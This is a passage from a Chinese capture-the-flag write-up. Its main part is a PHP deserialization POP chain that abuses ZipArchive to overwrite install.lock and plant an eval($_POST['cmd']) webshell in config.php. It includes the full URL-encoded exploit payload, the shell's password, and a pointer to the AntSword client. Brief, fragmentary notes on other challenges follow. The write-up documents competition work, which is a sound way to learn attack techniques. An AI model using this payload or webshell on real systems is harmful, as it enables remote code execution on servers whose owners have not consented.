// 用于执行 ZipArchive::open('install.lock', 8)
$until = new Until();
$until->a = "ZipArchive";      // 要实例化的原生类
$until->b = "install.lock";    // open 的第一个参数：文件名
$until->c = 8;                 // open 的第二个参数：ZipArchive::OVERWRITE (覆盖模式)

// 2. 构造中间触发者：install 对象 (Object B)
// 它的 __toString 会调用 ($this->username)()，从而触发 Until 的 __invoke
// 同时，我们将 Webshell 藏在这个对象的 password 属性中。
// 当最外层对象写入 config.php 时，这个对象会被序列化写入，Shell 也就写入了。
$payload_shell = '<?php eval($_POST["cmd"]);?>';
$install_trigger = new install($until, $payload_shell);

// 3. 构造最外层入口：install 对象 (Object A)
// 它的 __wakeup 会 echo $this->username，从而触发 install_trigger 的 __toString
$install_root = new install($install_trigger, "anything");

// 4. 生成 Payload
// 注意：install 类有 private 属性，序列化后会有 %00install%00 字符，
// 我们需要 urlencode 确保不可见字符能正确传输。
echo urlencode(serialize($install_root));

?>
```


EXP:

```html
http://991206a3.clsadp.com/?data=O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A56%3A%22%3C%3Fphp+echo+%22Pwned+Success%21%3Cbr%3E%22%3B+eval%28%24_POST%5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A5%3A%22dummy%22%3B%7D
```

http://991206a3.clsadp.com/config.php

密码 cmd

antsword连接



火花的传承


📎ruoyi-generator.zip

文明参赛注意素质

有文件上传和文字上传窗口

GAME

直接过关游戏即可



CDF

162.221.200.51